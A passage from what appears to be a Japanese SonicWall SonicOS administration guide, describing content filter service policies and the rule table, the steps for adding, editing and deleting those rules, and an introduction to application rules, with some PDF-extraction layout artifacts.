3. 「プローブ」ビューをクリックし、適切なプローブ オブジェクトを選択するか、「新しいネットワーク監視オブジェクトを作成する」を選択して新しいオブジェクトを動的に作成します。

4. 「既定の状態がアップであることをプローブする」を選択すると、連結されたネットワーク監視ポリシーの状態が UNKNOWN のときに、ルートはプローブが成功した（つまり UP 状態にある）と見なします。これは、高可用性ペアの 1 台の装置の状態が IDLE から ACTIVE に移行したときのプローブベースの動作を制御するのに役立ちます。この移行によって、ネットワーク監視ポリシーの状態がすべて UNKNOWN に設定されるからです。
5. 「保存」をクリックして設定を適用します。
 - ① **補足:** 通常の設定では、「プローブが成功した時にルートを無効にする」をオンにすることはありません。一般的には、ルートの送信先へのプローブが失敗した場合にルートを無効にするからです。このオプションは、ルートとプローブをより柔軟に定義できるように用意されています。

コンテンツフィルタ ルール

トピック:

- [コンテンツフィルタ サービス \(CFS\) について](#)
 - [コンテンツフィルタ ルールについて](#)
 - [CFS ポリシーの UUID について](#)
 - [コンテンツフィルタ オブジェクトについて](#)
 - [CFS の動作](#)
- [CFS ポリシーの設定](#)
 - [コンテンツフィルタ ルール テーブルについて](#)
 - [コンテンツフィルタ ルールの追加](#)
 - [コンテンツフィルタ ルールの編集](#)
 - [コンテンツフィルタ ルールの削除](#)

コンテンツフィルタ ルール (CFS) について

SonicWall コンテンツフィルタ サービス (CFS) では、教育機関、企業、図書館、政府機関向けにコンテンツフィルタが強化されています。こうした組織では、コンテンツフィルタのポリシーやオブジェクトを活用することにより、ウェブサイトやオブジェクトを制御したり、学生や従業員が IT 部門から支給されたコンピュータを使用して組織のファイアウォールの背後からのアクセスを行ったりできるようになります。

CFS の詳細と、ライセンス取得およびインストール方法については、『*SonicWall コンテンツフィルタ サービス アップグレードガイド*』を参照してください。CFS ポリシー用のコンテンツフィルタ オブジェクトの作成方法については、「[コンテンツフィルタ オブジェクトの設定](#)」を参照してください。

CFS は、要求されたウェブサイトの内容を、評価済みの何百万という URI、IP アドレス、ウェブサイトが含まれている巨大なクラウド データベースと比較します。また、個別またはグループの ID や時刻に基づいてサイトへのアクセスを許可または拒否するポリシーを作成および適用するためのツールを提供します。

コンテンツフィルタ ルールについて

コンテンツフィルタ ポリシーを使うと、パケットを (設定済みの CFS 動作を適用することで) フィルタするか、ユーザにそのまま渡すかを決定することができます。SonicOS では、コンテンツフィルタ ポリシーに送信元アドレスとユーザ/グループを包含または除外するオブジェクトを含めることができます。コンテンツフィルタ ポリシーは、パケットとの照合に使うフィルタ条件を定義します。

• 名前	• 送信元ゾーン	• 送信先ゾーン
• 包有送信元アドレス	• 包有ユーザ/グループ	• スケジュール
• 除外送信元アドレス	• 除外ユーザ/グループ	

パケットがすべての定義済みの条件に一致する場合、そのパケットは対応する CFS プロファイルに基づいてフィルタリングされ、CFS 動作が適用されます。

① **補足:** 照合時に使用できるユーザ/グループの認証データがない場合、この条件に対する照合は行われません。特にシングル サインオンが使用される場合は、この方針によってパフォーマンスの問題が回避されます。

各 コンテンツフィルタ ポリシーには優先順位レベルがあり、優先順位の高いポリシーが先に確認されます。

CFS では、すべての設定済みポリシーを管理するためにポリシー テーブルを内部で使用しています。ポリシー要素ごとに、設定データと実行時データによってテーブルが構築されています。設定データには、ポリシー名やプロパティなど、ユーザ インターフェイスからポリシーを定義するパラメータが含まれています。実行時データには、パケット処理で使用されるパラメータが含まれています。

CFS では、条件に対して照合する際に、実行時のポリシー検索を高速化するためにポリシー検索テーブルも使用します。

- 送信元ゾーン
- 送信先ゾーン
- IPv4 アドレス オブジェクト
- IPv6 アドレス オブジェクト

CFS ポリシーの UUID について

SonicOS では、CFS ポリシーの作成時に UUID (Universally Unique Identifier) が自動的に生成され、ポリシーにバインドされます。

SonicOS も作成時に UUID を生成して CFS オブジェクト/グループにバインドします。詳細については、「[CFS オブジェクトの UUID について](#)」を参照してください。

UUID は、ハイフンで区切られた 5 文字のグループで表示された 32 桁の 16 進数で構成されています。UUID は、ポリシーの作成時に生成されます。その後、ポリシーが変更されたり、ファイアウォールが再起動されても変化することはありません。UUID は、ポリシーが削除されると削除され、削除された UUID は再利用されません。UUID は、装置を工場出荷時の既定の設定で再起動すると再生成されます。

表示状態になると、UUID は「[ポリシー | ルールとポリシー > コンテンツフィルタ ルール](#)」ページのポリシー テーブルに現れます。

#	名前	送信元ゾーン	送信先ゾーン	包有送信元ア...	除外送信元ア...	包有ユーザ/グ...	除外ユーザ/グ...	スケジュール	プロファイル	動作	優先順位	有効	UUID	ヒット数
1	CFS Default Policy	LAN	WAN	すべて	なし	すべて	なし	常に有効	CFS Default Profile	CFS Default Action	↑↑	ON	7edca247-b099-4037-1100-2cb8ed694754	10192

既定では、UUID は表示されません。UUID の表示は、内部的なある設定によってコントロールされます。詳細については、SonicWall テクニカル サポートにお問い合わせください。UUID のおかげで次の機能が促進されます。

管理インターフェイスのグローバル検索機能では、UUID を使用して CFS ポリシーを検索できます。

CFS 動作オブジェクト、CFS プロファイル オブジェクト、URI リスト オブジェクト/グループ、アドレス オブジェクト、ユーザ オブジェクト、スケジュール オブジェクト、またはゾーン オブジェクトがコンテンツフィルタ ルールで使用されている場合、当該オブジェクトのページ上で「[オブジェクト | 一致オブジェクト > コンテンツフィルタ/URL | CFS 動作オブジェクト](#)」の下にある「コメント」列のバルーンにマウスを合わせると、参照カウントと参照されるポリシーを表示できます。ポップアップ内のクリック可能なリンクを使用すれば、参照元の CFS ポリシーにジャンプできます。

コンテンツフィルタ オブジェクトについて

CFS では、コンテンツフィルタ ルール内のコンテンツフィルタ オブジェクトを使って、フィルタ処理する URI とドメインを特定し、フィルタ時にどの種別の動作を実行するかを指定します。

CFS の格付け方式では、ドメインは、以下の 4 つのレベルのいずれかに格付けされます。ここでは、優先度の高いものから低いものへ並べています。

1. 遮断
2. パスワード
3. 確認
4. BWM (帯域幅管理)

URL がこれらのいずれの格付けにも分類されていない場合、操作は許可されます。コンテンツフィルタ オブジェクトの詳細については、「コンテンツフィルタ オブジェクトの設定」を参照してください。

CFS の動作

CFS を使用するためには、そのライセンスを取得して有効にする必要があります。グローバル CFS の設定、除外、およびユーザ定義種別の詳細については、『SonicOS セキュリティ サービス管理』ドキュメントを参照してください。

CFS の仕組みの概要は次のとおりです。

1. パケットが到着し、CFS によって検査されます。
2. CFS はそれが「ポリシー | セキュリティ サービス > コンテンツフィルタ」ページで設定された CFS 除外アドレスに該当しないか確認し、一致するものが見つかった場合（つまり、送信元アドレスがコンテンツフィルタから除外されている場合）その通過を許可します。
3. CFS は、ポリシーを確認して、パケット内の以下の条件に一致する最初のポリシーを探します。
 - 送信元ゾーン
 - 送信先ゾーン
 - 送信元アドレスオブジェクト/グループが包含されているが、除外送信元アドレスオブジェクト/グループと一致しない
 - ユーザ/グループが包含されているが、除外ユーザ/グループと一致しない
 - スケジュール
 - 有効状態
4. CFS は、一致したポリシーで定義されている CFS プロファイルを用いてフィルタリングを行い、そのパケットに対応する動作を返します。

① | **補足:** 一致するポリシーが存在しない場合は、CFS による動作なしでパケットが通過します。
5. CFS は、一致したポリシーの CFS 動作オブジェクトで定義された動作を実行します。

CFS ポリシーの設定

ここでは、コンテンツフィルタ ポリシー テーブルについて説明し、コンテンツフィルタ ポリシーを設定、編集、削除する手順を解説します。

- コンテンツフィルタ ルール テーブルについて
- コンテンツフィルタ ルールの追加
- コンテンツフィルタ ルールの編集
- コンテンツフィルタ ルールの削除

コンテンツフィルタ ルールテーブルについて

#	名前	送信元ゾーン	送信先ゾーン	包含送信元ア...	除外送信元ア...	包含ユーザグ...	除外ユーザグ...	スケジュール	プロファイル	動作	優先順位	有効	UUID	ヒット数
1	CFS Default Policy	LAN	WAN	すべて	なし	すべて	なし	常に有効	CFS Default Profile	CFS Default Action	↑↑	🟢	7edca247-b699-4037-1100-2cb8ed694754	10192

総数: 1件

名前 コンテンツフィルタ ポリシーの名前。

送信元ゾーン コンテンツフィルタ ポリシーの送信元ゾーン。

送信先ゾーン コンテンツフィルタ ポリシーの送信先ゾーン。

包含送信元アドレス コンテンツフィルタ ポリシーで包含されている送信元アドレス オブジェクト/グループ。

除外送信元アドレス コンテンツフィルタ ポリシーから除外されている送信元アドレス オブジェクト/グループ。

包 コンテンツフィルタ ポリシーが適用されるユーザまたはグループ。

有
ユ
ー
ザ
/
グ
ル
ー
プ

除外 ユーザまたはグループ。コンテンツフィルタポリシーから除外されているユーザまたはグループ。


除
外
ユ
ー
ザ
/
グ
ル
ー
プ

スケジューリング コンテンツフィルタポリシーが有効な時間。

ス
ケ
ジ
ュ
ー
リ
ン
グ

コンテンツフィルタポリシーで使用される CFS プロファイル オブジェクト。CFS プロファイル オブジェクト名にマウスポインタを重ねると、CFS プロファイルの要約が表示されます。

プ
ロ
フ
ァ
イ
ル



動作 コンテンツフィルタポリシーで使用される CFS 動作オブジェクト。CFS 動作オブジェクト名にマウスポインタを重ねると、CFS 動作の要約が表示されます。



コンテンツフィルタポリシーの「優先順位」をクリックすると、「CFS ポリシー優先順位の変更」ポップアップメニューが表示されます。



優先順位

「変更前」の後ろにコンテンツフィルタポリシーの優先順位が表示されます。「変更後」フィールドに数値を入力して、優先順位を変更できます。最も高い優先順位は1で、最も低いのは0です。

有効 コンテンツフィルタポリシーを有効にするには、「有効」チェックボックスをオンにします。既定のポリシーである「CFS Default Policy」は既定で有効になっています。

各ポリシーについて、以下のアイコンを表示します。

- この登録を消去する: このアイコンを選択すると、コンテンツフィルタポリシーが消去されます。確認ダイアログが表示されます。
- この登録を編集する: 編集アイコンを選択すると、「CFS ポリシーの編集」ダイアログが表示されます。
- この登録を削除する: このアイコンを選択すると、コンテンツフィルタポリシーが削除されます。確認ダイアログが表示されます。「OK」をクリックします。

構成

- ① **補足:** 既定のコンテンツフィルタポリシーである「CFS Default Policy」は削除できないため、このアイコンは淡色表示(グレー表示)になっています。

コンテンツフィルタ ルール テーブルの検索

テーブルでコンテンツフィルタの特定のポリシー名を探すには、以下の手順に従います。

1. テーブルの上部にある「検索」フィールドにポリシー名を入力します。
2. Enter キーを押します。

コンテンツ フィルタ ルールの追加

コンテンツ フィルタ ポリシーを追加するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > コンテンツ フィルタ ルール」に移動します。

#	名前	送信元ゾーン	送信先ゾーン	含有送信元ア...	除外送信元ア...	含有ユーザグ...	除外ユーザグ...	スケジュール	プロファイル	動作	優先順位	有効	UUID	ヒット数
1	CFS Default Policy	LAN	WAN	すべて	なし	すべて	なし	常に有効	CFS Default Profile	CFS Default Action		<input checked="" type="checkbox"/>	769ca247-bb99-4037-1100-2a0ded694754	10192

2. 「+ 追加」をクリックします。「CFS ポリシーの追加」ダイアログが表示されます。

CFS ポリシーの追加

名前:

送信元ゾーン: --ゾーンの選択--

送信先ゾーン: --ゾーンの選択--

含有送信元アドレス: すべて

除外送信元アドレス: なし

含有ユーザグループ: すべて

除外ユーザグループ: なし

スケジュール: 常に有効

プロファイル: --プロファイルの選択--

動作: --動作の選択--

キャンセル OK

3. 「名前」フィールドに、新しいポリシーのわかりやすい名前を入力します。
4. 「送信元ゾーン」ドロップダウン メニューからゾーンを選択します。
5. 「送信先ゾーン」ドロップダウン メニューからゾーンを選択します。
6. 「含有送信元アドレス」ドロップダウン メニューから、ポリシーを適用するアドレス オブジェクトまたはグループを選択します。既定は「すべて」です。「アドレスの作成」を選択して新しいアドレス オブジェクトを作成できます。アドレス オブジェクトの作成については、「アドレスの設定」を参照してください。
7. 「除外送信元アドレス」ドロップダウン メニューから、ポリシーから除外されるアドレス オブジェクトまたはグループを選択します。既定は「なし」です。「アドレスの作成」を選択して新しいアドレス オブジェクトを作成できます。
包含および除外の送信元アドレス オブジェクト/グループにより同じポリシーで柔軟な設定が可能です。たとえば、ポリシーを大きなアドレス範囲に適用し、その範囲の小さなサブセットを除外できます。
8. 「含有ユーザ/グループ」ドロップダウン メニューで、このポリシーの適用対象となるユーザまたはグループを選択します。既定は「すべて」です。
9. 「除外ユーザ/グループ」ドロップダウン メニューから、ポリシーから除外されるユーザまたはグループを選択します。既定は「なし」です。
包含および除外のユーザ/グループにより同じポリシーで柔軟な設定が可能です。たとえば、1 人のユーザまたはグループの小さなサブセットを除外しながら、ポリシーを大きなグループに適用できます。
10. 「スケジュール」ドロップダウン メニューから、ポリシーをいつ適用するかを選択します。既定は「常に有効」です。また、「スケジュールの作成」を選択して独自のスケジュールを作成することもできます。スケジュールの作成については、「SonicWall SonicOS システム セットアップ」を参照してください。
11. 「プロファイル」ドロップダウン メニューから、CFS プロファイル オブジェクトを選択します。また、「プロファイルの作成」を選択して新しい CFS プロファイル オブジェクトを作成することもできます。CFS プロファイル オブジェクトの作成については、「コンテンツ フィルタ オブジェクトの設定」を参照してください。
12. 「動作」ドロップダウン メニューから、CFS 動作オブジェクトを選択します。また、「動作の作成」を選択して新しい CFS 動作オブジェクトを作成することもできます。CFS 動作オブジェクトの作成については、「CFS 動作オブジェクトの管理」を参照してください。
13. 「OK」をクリックします。

コンテンツ フィルタ ルールの編集

コンテンツ フィルタ ポリシーを編集するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー」>「コンテンツ フィルタ ルール」に移動します。
2. 編集するコンテンツ フィルタ ポリシーの「編集」アイコンをクリックします。「CFS ポリシーの編集」ダイアログが表示されます。
 - ① **補足:** 既定のポリシーである CFS Default Policy は編集できません。このポリシーについては、「編集」アイコンがグレー表示になります。
3. 変更を加えるには、「コンテンツ フィルタ ルールの追加」の手順に従います。

コンテンツ フィルタ ルールの削除

1 つまたは複数のコンテンツ フィルタ ポリシーを削除するには、以下の手順に従います。

1. 以下のいずれかを実行します。
 - 削除するコンテンツ フィルタ ポリシーの「構成」列にある「削除」アイコンをクリックします。
 - ① **補足:** 既定のポリシーである CFS Default Policy は削除できません。このポリシーについては、「削除」アイコンがグレー表示になります。
 - 削除する 1 つ以上のコンテンツ フィルタ ポリシーのチェックボックスをオンにします。ページ上部にある「削除」ドロップダウンメニューから「選択の削除」を選択します。
2. 確認のダイアログで、「OK」を選択します。

すべてのコンテンツ フィルタ ポリシーを削除するには、以下の手順に従います。

1. ページ上部にある「削除」ドロップダウンメニューから「すべて削除」を選択します。既定のコンテンツ フィルタポリシーである CFS Default Policy を除き、すべての CFS ポリシーが削除されます。
2. 確認のダイアログで、「OK」を選択します。

アプリケーション ルール

トピック:

- [アプリケーション ルールについて](#)
 - [アプリケーション ルールとは？](#)
 - [アプリケーション ルールのメリット](#)
 - [アプリケーション制御の仕組み](#)
 - [アプリケーション ルール ポリシーの作成について](#)
 - [アプリケーション ルールとアプリケーション制御 のライセンス](#)
 - [用語](#)
- [ルールとポリシー > アプリケーション ルール](#)
 - [アプリケーション ルール ポリシーの設定](#)
 - [アプリケーション ルール ウィザードを使用する](#)
- [アプリケーション ルール設定の確認](#)
 - [便利なツール](#)
- [アプリケーション ルールの使用例](#)
 - [一致オブジェクトでの正規表現の作成](#)
 - [ポリシーベースのアプリケーション ルール](#)
 - [アプリケーション シグネチャベース ポリシーのログ](#)
 - [コンプライアンスの施行](#)
 - [サーバの保護](#)
 - [ホストされる電子メール環境](#)
 - [電子メール制御](#)
 - [ウェブブラウザ制御](#)
 - [HTTP POST 制御](#)
 - [禁止するファイル タイプ制御](#)
 - [ActiveX コントロール](#)
 - [FTP 制御](#)
 - [帯域幅管理](#)
 - [DPI をバイパス](#)
 - [個別のシグネチャ](#)
 - [リバース シェル悪用の防御](#)

アプリケーション ルールについて

ここでは、SonicOS におけるアプリケーション ルール機能の概要を説明します。

トピック:

- [アプリケーション ルールとは？](#)
- [アプリケーション ルールのメリット](#)
- [アプリケーション制御の仕組み](#)
- [アプリケーション ルール ポリシーの作成について](#)
- [アプリケーション ルールとアプリケーション制御 のライセンス](#)
- [用語](#)

アプリケーション ルールとは？

アプリケーション ルールは、アプリケーション シグネチャのポリシー ルールを設定するためのソリューションを提供します。アプリケーション ルールは、アプリケーション固有のポリシーのセットとして、ユーザ、電子メール アドレス、スケジュール、および IP サブネットの各レベルのネットワークトラフィックのきめ細かい制御を可能にします。このアプリケーション層アクセス制御機能の主な目的は、ウェブ ブラウジング、ファイル転送、電子メール、および電子メール添付ファイルを制限することにあります。

アプリケーション層トラフィックを SonicOS で制御できる機能が、リアルタイムのアプリケーショントラフィックフローを表示できる機能や、アプリケーション シグネチャ データベースにアクセスしたりアプリケーション層ルールを作成したりする新しい方法によって大幅に強化されています。SonicOS は、アプリケーション制御と標準のネットワーク制御機能を統合し、すべてのネットワークトラフィックのより効果的な制御を実現します。

トピック:

- [アプリケーション ルール ポリシーについて](#)
- [アプリケーション ルールの性能について](#)

アプリケーション ルールポリシーについて

SonicOS では、アプリケーション ルール ポリシーを作成してネットワーク内のアプリケーションを制御するために以下の方法を提供しています。

- **ポリシー | ルールとポリシー > アプリケーション ルール** - 「**ポリシー | ルールとポリシー > アプリケーション**」ページでは、アプリケーション ルール ポリシーを作成できます。アプリケーション ルールの対象が拡大されているのは、一致オブジェクトや動作オブジェクト、場合によっては電子メール アドレス オブジェクトもポリシーに組み込まれているからです。柔軟性向上のために、アプリケーション ルール ポリシーは「**ポリシー | ルールとポリシー > アプリケーション制御**」ページで利用可能な種別、アプリケーション、シグネチャのいずれでも、同じアプリケーション制御にアクセスできます。「**オブジェクト > 一致オブジェクト**」ページでは、アプリケーション ルール ポリシーで一致オブジェクトとして使用するアプリケーション リスト オブジェクト、アプリケーション種別リスト オブジェクト、およびアプリケーション シグネチャリスト オブジェクトを作成できます。「**一致オブジェクト**」ページでは、ネットワークトラフィック内のコンテンツを照合するための正規表現も設定できます。「**オブジェクト > 動作オブジェクト**」ページでは、ポリシーで使うユーザ定義動作を作成できます。

- ポリシー | ルールとポリシー > アプリケーション制御 - 「ポリシー | ルールとポリシー > アプリケーション制御」ページでは、アプリケーション制御ポリシーを作成する別の方法を提供しています。詳細については、「[アプリケーション制御の設定](#)」を参照してください。
- 「[アプリケーション ルール ガイド - アプリケーション ルール ガイド \(ウィザード\)](#)」は、アプリケーション ルールポリシーの安全な設定を一般的な多くの使用事例について提供しますが、あらゆる使用事例に対応しているわけではありません。

アプリケーション ルールの性能について

アプリケーション ルールのデータ漏洩抑止コンポーネントは、ファイルやドキュメントをスキャンしてコンテンツやキーワードを探す機能を備えています。アプリケーション ルールを使用すると、特定のファイル名、ファイルの種類、電子メール添付ファイル、添付ファイルの種類、特定の件名を持つ電子メール、特定のキーワードまたはバイトパターンを含む電子メールまたは添付ファイルの転送を制限できます。内部または外部ネットワークアクセスを各種の条件に基づいて禁止できます。パケット監視を使ってアプリケーショントラフィックを詳細に調査可能で、アプリケーションによって使われるネットワーク帯域を削減するために様々な帯域幅管理設定が選択可能です。

アプリケーション ルールは、SonicWall の Reassembly-Free Deep Packet Inspection™ (再組み立て不要の精密パケット検査; RF-DPI) 技術に基づいて、ポリシーベースの個別動作を作成できるインテリジェントな防御機能も提供します。個別動作の例を次に示します。

- シグネチャに基づくアプリケーション全体の遮断
- アプリケーション機能またはサブコンポーネントの遮断
- ファイルの種類ごとの帯域幅調整 (HTTP または FTP プロトコルを使用する場合)
- 添付ファイルの遮断
- 個別遮断ページの送信
- 個別電子メール応答の送信
- HTTP 要求のリダイレクト
- FTP 制御チャンネルでの個別 FTP 応答の送信

アプリケーション ルールは、アプリケーションレベルのアクセス制御、アプリケーション層帯域幅管理、およびデータ漏洩の抑止機能を主に提供する一方で、個別のアプリケーション一致またはプロトコル一致のシグネチャを作成する機能も備えています。プロトコルの固有の部分と照合することで、任意のプロトコルに対応する個別アプリケーション ルール ポリシーを作成できます。「[個別のシグネチャ](#)」を参照してください。

アプリケーション ルールは、機密文書が誤って転送されるのを防ぐための優れた機能を提供します。例えば、Outlook Exchange の自動アドレス補完機能を使用している場合、一般的な名前に対して誤ったアドレスが補完されてしまうことはよくあります。次を参照してください。「[Outlook Exchange の自動アドレス補完](#)」(一例)

OUTLOOK EXCHANGE の自動アドレス補完



アプリケーション ルールのメリット

アプリケーション ルール機能には、次のような利点があります。

- アプリケーション ベースの設定により、アプリケーション制御用のポリシーの設定が容易である。
 - アプリケーション ルール購読サービスによって新しい攻撃の出現時に更新されたシグネチャが提供される。
 - 「装置の健全性 | ライブ監視」の「監視」ビューに見られるような、関連するアプリケーション インテリジェンス機能が 30 日間無料トライアルのアプリケーション可視化ライセンスとして登録時に利用できる。これにより、任意の登録済み SonicWall 装置でネットワーク内のアプリケーショントラフィックに関する情報を明確に表示できる。アプリケーション可視化およびアプリケーション制御のライセンスは、SonicWall セキュリティ サービスライセンスのバンドルにも含まれています。
- ① | **補足:** SonicOS 管理インターフェースをアクティブにするには、この機能を有効にする必要があります。
- 同じアプリケーションの他のシグネチャに影響を与えることなく個々のシグネチャのポリシー設定を行えます。
 - **アプリケーション ルール**および **アプリケーション制御**の設定ページは、「ポリシー | ルールとポリシー」メニューに用意されています。こうしたメニューは SonicOS 管理インターフェースにあり、ファイアウォールおよびアプリケーション制御のアクセス ルールとポリシーがすべて同じエリアに統合されています。

アプリケーション ルール機能は、3 つの主要な製品種別と比較することができます。

- スタンドアロン プロキシ装置
- ファイアウォール VPN 装置に統合されたアプリケーション プロキシ
- 個別のシグネチャがサポートされるスタンドアロン IPS 装置

スタンドアロン プロキシ装置は通常、特定のプロトコルに対してきめ細かいアクセス制御を行えるように設計されています。SonicWall アプリケーション制御では、複数のプロトコル (HTTP、FTP、SMTP、POP3など) にわたってアプリケーション レベルのアクセス制御を実行できます。アプリケーション制御はファイアウォール上で動作するため、受信トラフィックと送信トラフィックの両方を制御できます。これに対し、専用のプロキシ装置は、一方向にのみ配備されるのが一般的です。**アプリケーション ルール**と **アプリケーション制御**を使用したアプリケーション制御は、専用のプロキシ装置よりも優れたパフォーマンスとスケーラビリティを提供します。これらは SonicWall 独自の精密パケット検査技術に基づいているからです。

今日の統合アプリケーション プロキシでは、アプリケーション レベルのきめ細かいアクセス制御、アプリケーション層帯域幅管理、およびデジタル権利管理機能は提供されません。専用プロキシ装置の場合と同様、SonicWall アプリケーション制御は、統合アプリケーション プロキシ ソリューションよりもはるかに高い性能とスケーラビリティを提供します。

一部のスタンドアロン IPS 装置ではプロトコル デコード サポートが提供されていますが、アプリケーション レベルのきめ細かいアクセス制御、アプリケーション層帯域幅管理、およびデジタル権利管理機能をサポートする製品は存在しません。

アプリケーション ルールを SonicWall Email Security と比較した場合、それぞれに利点があります。Email Security は SMTP に対してのみ有効ですが、非常に幅広いポリシー空間を利用できます。アプリケーション ルールは、SMTP、POP3、HTTP、FTP、およびその他のプロトコルに対して有効で、ファイアウォール上の SonicOS に統合され、Email Security よりも高い性能を発揮します。ただし、アプリケーション ルールでは、Email Security において SMTP に対して提供されるポリシー オプションがすべて提供されるわけではありません。

アプリケーション制御の仕組み

アプリケーション ルールおよび**アプリケーション制御**を使用したアプリケーション制御では、SonicOS の精密パケット検査 (DPI) を利用して、ゲートウェイを通過するアプリケーション層ネットワークトラフィックをスキャンし、設定されているアプリケーションに一致するコンテンツを探します。一致するものが見つかる、これらの機能は設定されている動作を実行します。**アプリケーション ルール** ポリシーの設定時には、アプリケーションの遮断とログ記録のど

ちらを行うか、どのユーザ、グループ、または IP アドレス範囲の包含または除外を行うか、また実行のスケジュールを定義するグローバル ルールを作成します。さらに、以下を定義する**アプリケーション ルール ポリシー**も作成できます。

- スキャンするアプリケーションの種類
- 照合する方向、コンテンツ、キーワード、またはパターン
- 照合するユーザまたはドメイン
- 実行する動作

以下のセクションでは、アプリケーション ルールのメイン コンポーネントについて説明します。

- [アプリケーション制御ポリシーの作成について](#)
- [アプリケーション ルール ポリシーの作成について](#)
- [一致オブジェクトについて](#)
- [アプリケーション リスト オブジェクトについて](#)
- [動作オブジェクトについて](#)

アプリケーション制御ポリシーの作成について

「[ポリシー | ルールとポリシー > アプリケーション制御](#)」ページの設定手法では、特定の種別、アプリケーション、またはシグネチャをきめ細かく制御できます。これには、きめ細かなログ制御や、ユーザ、グループ、または IP アドレス範囲の包含および除外、スケジュールのきめ細かな設定が含まれます。ここでの設定はグローバルなポリシーであり、どんな個別のアプリケーション ルール ポリシーからも独立しています。

このページでは次の設定を使用できます。

- 種別、アプリケーション、またはシグネチャを選択する。
- 遮断またはログ記録、あるいはこれら両方の動作を選択する。
- 動作に含めたり除外したりするユーザ、グループ、または IP アドレス範囲を指定する。
- 制御を執行するスケジュールを設定する。

これらのアプリケーション制御設定はアプリケーション ルール ポリシーとは独立したものですが、この場所または「[オブジェクト | 一致オブジェクト > アドレス](#)」ページで使用できる任意の種別、アプリケーション、またはシグネチャでアプリケーション一致オブジェクトを作成して、それらの一致オブジェクトをアプリケーション ルール ポリシーで使用することもできます。これにより、アプリケーション ルールで設定できる動作やその他の多様な設定を使用できます。アプリケーション ルールに関するこうしたポリシーベースのユーザ インターフェースの詳細については、「[アプリケーション リスト オブジェクトについて](#)」を参照してください。

アプリケーション ルール ポリシーの作成について

アプリケーション ルールを使用すると、ネットワーク上のトラフィックの特定の側面を制御する個別アプリケーション ルール ポリシーを作成できます。ポリシーは、一致オブジェクト、プロパティ、および特定の防御動作のセットです。ポリシーを作成するときは、最初に一致オブジェクトを作成したうえで、動作を選択 (オプションでカスタマイズ) し、これらをポリシー作成時に参照します。

「[ポリシー | ルールとポリシー > アプリケーション ルール](#)」ページで、「[アプリケーション ルールの追加](#)」ダイアログにアクセスできます。ダイアログのオプションは、選択する**ポリシー種別**によって変化します。例えば、「SMTP クライアント」が選択されている場合、オプションは「[アプリケーション制御コンテンツ](#)」の「**ポリシー種別**」とは大きく異なります。

アプリケーションルールの追加

ポリシー名	<input type="text"/>	包含されるユーザ/グループ	すべて
ポリシー種別	アプリケーション制御... ^①	除外されるユーザ/グループ	なし
送信元アドレス	すべて	スケジュール	常に有効
送信先アドレス	すべて	フロー報告を有効にする	<input type="checkbox"/>
送信元サービス	すべて	ログを有効にする	<input checked="" type="checkbox"/>
送信先サービス	すべて	個々のオブジェクト内容をログする	<input type="checkbox"/>
除外アドレス	なし	アプリケーション制御メッセージ形式を使用してログする	<input checked="" type="checkbox"/>
包含される一致オブジェクト		ログ冗長フィルタ (秒)	<input checked="" type="checkbox"/>
除外される一致オブジェクト	なし	グローバル設定を使用する	true
動作オブジェクト	リセット/破棄	ゾーン	すべて

ポリシーの例を次に示します。

- ギャンブルのようなアクティビティに関するアプリケーションを遮断する。
- .exe および .vbs 形式の電子メール添付ファイルを無効にする。
- 送信 HTTP 接続で Mozilla ブラウザを許可しない。
- 発信元が CEO と CFO の場合を除き、“SonicWall Confidential (SonicWall 社外秘)” というキーワードを含む、送信電子メールまたは MS Word 添付ファイルを許可しない。
- すべての機密文書内でグラフィックまたは透かしが検出された送信電子メールを許可しない。

ポリシーを作成するときは、ポリシー種別を選択します。それぞれのポリシー種別は、ポリシーの送信元、送信先、一致オブジェクト種別、および動作フィールドに有効な値または値タイプを指定します。さらに、ポリシーを定義することで、特定のユーザまたはグループを対象として含めるかまたは除外するかの指定、スケジュールの選択、ログ記録の有効化、接続側の指定、および基本または詳細方向タイプの指定を行うこともできます。基本方向タイプは、受信または送信のみを単に示します。詳細方向タイプでは、ゾーン間の送信の方向（例えば LAN から WAN）を設定できます。

アプリケーション ルール: ポリシー種別の表に、使用可能なアプリケーション ルール ポリシー種別の特徴を示します。

アプリケーション ルール: ポリシー種別

ポリシー種別	説明	有効な送信元サービス/既定	有効な送信先サービス/既定	有効な一致オブジェクト種別	有効な動作種別	接続側
アプリケーション制御コンテンツ	任意のアプリケーションプロトコルの動的なアプリケーションルール関連オブジェクトを使用するポリシー	すべて/すべて	すべて/すべて	アプリケーション種別リスト、アプリケーションリスト、アプリケーションシグネチャリスト	リセット/破棄、動作なし、DPI をバイパス、パケット監視、帯域幅管理	該当なし

グローバル *、WAN 帯域幅管理 *

ポリシー種別	説明	有効な送信元サービス/既定	有効な送信先サービス/既定	有効な一致オブジェクト種別	有効な動作種別	接続側
ユーザ定義ポリシー	任意のアプリケーション層プロトコルの個別オブジェクトを使用するポリシー、IPS 形式の個別のシグネチャを作成するのに使用可	すべて/すべて	すべて/すべて	個別オブジェクト	リセット/破棄、DPIをバイパス、パケット監視、動作なし、帯域幅管理グローバル*、WAN 帯域幅管理 *	クライアント側、サーバ側、両方
